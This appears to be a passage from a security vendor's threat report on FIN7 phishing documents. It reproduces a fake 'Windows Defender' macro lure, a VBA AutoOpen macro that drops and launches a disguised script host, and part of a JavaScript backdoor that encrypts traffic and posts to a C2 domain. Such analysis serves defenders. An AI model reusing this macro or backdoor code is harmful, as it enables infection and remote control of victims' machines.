
Additional Samples

After this search, we identified more samples that were created just a couple of days ago and point to a known C2 registered to the same entity (hxxps://googleapi-cdn[.]com)

Below is a summary of information for one of those documents:

The document was submitted from Ukraine (yet another former soviet union country) with the name “*dinners.doc”*
(f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8).

The document again uses the social engineering technique of spoofing a known and trusted entity to convince the victim to enable macros.



Windows Defender Protect Service

Document is protected by Windows Defender

TO DECRYPT DOCUMENT, PLEASE PERFORM THE FOLLOWING STEPS

1 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.

2 Once you have enabled editing, please click "Enable content" on the yellow bar above.

Windows 10 is the most secure Windows. Ever.


Purchase a new device with Windows 10 and Windows Defender antivirus.

Microsoft antivirus protection

When your PC is protected by Windows Defender Antivirus you are receiving comprehensive protection for your system, files and online activities from viruses, malware, spyware, and other threats. Peace of mind has never been this easy.


© Microsoft 2017

Based on the submission date and creation time, the document is sent to the target within 2-3 days.



```
PS C:[redacted]> oletimes.exe .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8
oletimes 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
===============================================================================
FILE: .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8

+----------------------------+---------------------+---------------------+
| Stream/Storage name        | Modification Time   | Creation Time       |
+----------------------------+---------------------+---------------------+
| Root                       | 2018-10-31 15:44:12 | None                |
| '\x01CompObj'              | None                | None                |
```


The macro is nearly identical to that described above except that wscript->script, errors->settings, has multiple captions instead of a single one.



```
var jyfokpenvu = '_kn';var fcyryrydxo = 'tch';var mbaxusase = 'kx ';function
melaxabevly() {var rkarsemucajjy = 7325;var npyksarukgyw = 'age';return
npyksarukgyw;}var praddevicofi = 'ar ';var ajymonnavx = ' = ';function
wfustacutaf() {var rtozqewyplu = 3819;var exezasdulpuk = 'wol';return
exezasdulpuk;}function mjemlofnenybge() {var jwyvastodu = 1980;var
neciqiquto = 'kos';return neciqiquto;}function ejyvfotolu() {var ytusunsugga =
2934;var igawfejusa = 'out';return igawfejusa;}function rydtulyfivo() {var
gmokhyrvibawe = 9160;var jmuwcibahicwe = 'atE';return jmuwcibahicwe;}var
tufiqakpacni = '= "';function jehsigfumku() {var fyjurtame = 6864;var

WScript.Shell

\settings.txt

//E:jscript

Scripting.FileSystemObject

Windows\System32\cscript.exe

\Contacts\cesar.exe
```

```
Sub AutoOpen()
Dim xebfenki, woda, ywilv, itpygep, iviwrejm
xebfenki = UserForm1.pery.Caption
woda = UserForm1.asuvzi.Caption
Set jtykpype = CreateObject(xebfenki)
Set agulu = CreateObject(woda)
Set ntonnam = jtykpype.GetFolder(agulu.expandEnvironmentStrings("%PROGRAMFILES%"))
If ntonnam.Type = "File folder" Then
ywilv = UserForm1.aqets.Caption
itpygep = UserForm1.bigpof.Caption
Set pp = jtykpype.GetSpecialFolder(2)
iviwrejm = pp & UserForm1.tcirevko.Caption
Set wicasy = jtykpype.OpenTextFile(iviwrejm, 2, True)
wicasy.Write ywilv
wicasy.Close
qoglu = UserForm1.opwuwdol.Caption
yqobunj = agulu.expandEnvironmentStrings("%USERPROFILE%") & qoglu
FileCopy UserForm1.ywvomlu.Caption, yqobunj
Shell yqobunj & itpygep & iviwrejm, False
MsgBox ("Document decryption error")
End If
End Sub
```

The JavaScript backdoor is decrypted into a similar backdoor:



```
function crypt_controller(type, request) {
    var encryption_key = "";
    if (type === "decrypt") {
        request = decodeURIComponent(request);
        var request_split = request.split(")*(");
        request = request_split[0];
        encryption_key = request_split[1].split("");
    } else {
        encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split("");
    }
    var output = [];
    for (var i = 0; i < request.length; i++) {
        var charCode = request.charCodeAt(i) ^ encryption_key[i % encryption_key.length].charCodeAt(0);
        output.push(String.fromCharCode(charCode));
    }
    var result_string = output.join("");
    if (type === "encrypt") {
        result_string = result_string + ")*(" + encryption_key.join("");
        result_string = encodeURIComponent(result_string);
    }
    return result_string;
}

function get_path() {
    var pathes = ["images", "image", "content", "fetch", "show_jpg"];
    var files = ["create_logo", "get_image", "create_image", "show_ico", "show_png", "show_jpg"];
    var path = pathes[Math.floor(Math.random() * pathes.length)] + "/" + files[Math.floor(Math.random() * files.length)];
    return "https://googleapi-cdn.com/" + path;
}

function send_data(type, data, crypt) {
    try {
        var http_object = new ActiveXObject("MSXML2.ServerXMLHTTP");
        if (type === "request") {
            http_object.open("POST", get_path() + "MSXML2.ServerXMLHTTP", false);
            data = "cebenexfemg=" + crypt_controller("encrypt", "group=work2&rt=0&secret=fghedf43dsSFvm03&time=120000&uid=" + uniq_id + "&id=" + id() + "&" + data);
        } else {
            http_object.open("POST", get_path() + "?request=content&id=" + uniq_id, false);
            if (crypt) {
                data = crypt_controller("encrypt", data);
            }
        }
        http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/50.0");
        http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        http_object.setOption(2, 13056);
        http_object.send(data);
        return http_object.responseText;
    } catch (e) {
        return "show_jpg";
    }
}

function main() {
```

Conclusion

Like the Hydra, cutting off one, or even three, heads of FIN7 barely slows it down. With the holiday rush nearly upon us, we expect the threat group to step up its activities to take advantage of increased email traffic flow and seasonal staff that may be less security conscious. Workers in any industry should stay vigilant against social engineering methods – although with today’s highly targeted campaigns this can sometimes be tough to spot. And never enable macros unless you are 100 percent certain that the file is safe.

Contact SalesInquire via Azure